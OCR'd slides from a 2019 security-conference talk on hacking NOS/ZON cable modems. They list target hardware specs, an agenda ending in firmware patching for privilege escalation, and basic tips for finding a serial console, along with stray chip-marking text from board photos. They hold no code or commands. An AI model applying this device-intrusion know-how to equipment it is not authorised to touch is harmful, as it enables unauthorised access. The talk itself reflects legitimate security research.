


Hacking your cable modem Part 1

fG! @ 0xOPOSEC SET 2019

Who am I?

- Old school reverse engineer.
- Lately converted into a glorified engineer and developer.
- Working for Apple for last two years.
- Super badass secret stuff!

Today's agenda

- How to:
  - Achieve serial console access.
  - Dump firmware.
  - Extract filesystem.
  - Patch firmware into privilege escalation.

Motivation

- Are there any backdoors?
- Want to remove unconditional ISP remote access.
- Physical attacks (bias from EFI research).
- Curiosity.

Target(s)


- NOS/ZON cable modems:
  - BVW-3653 (ZON)
  - CVE-30360 (NOS)
- Same software, some hardware differences.
- Hardware made by Hitron Technologies.
- OpenRG software by Jungo (now Cisco RG).


BVW-3653

- A single 128MBit SPI flash chip.
- Serial headers easily available. JTAG?
- One USB port.
- Intel ARM CPU (Puma?).
- 64MB RAM.

CVE-30360

- Two 128MBit SPI flash chips.
- Serial headers easily available. JTAG?
- Two USB ports.
- Intel ARM Puma 5 CPU.
- 128MB RAM.



U401
U201
W316TH35
SLHCV
DNCE25006U
CK 77-1 3 94V-0
E85792
PN:384408091302 VER:13
Y202
Y301
T902
U901
ATHEROS
AR8328-BK1A
E55178C
1332
TAIWAN
[redacted]
4R7
100
150
HN8001VG
1415


winbond
W9812G6JH-6
1416W
634921500ZW
U1002
U403

Serial console

Serial console


- Most equipment has a serial console.
- Sometimes hidden or “protected”.
- Minimum pins required: TX, RX, GND.
- Multimeter or logic analyzer/oscilloscope.
- Don’t forget that TX and RX cross.


U401
U201
W316TH35
SLHCV
DNCE25006U
Y202
Y301
CK 77-1 3 94V-0
E85792
PN:384408091302 VER:13
T902
U901
4R7
100
150
ATHEROS
AR8328-BK1A
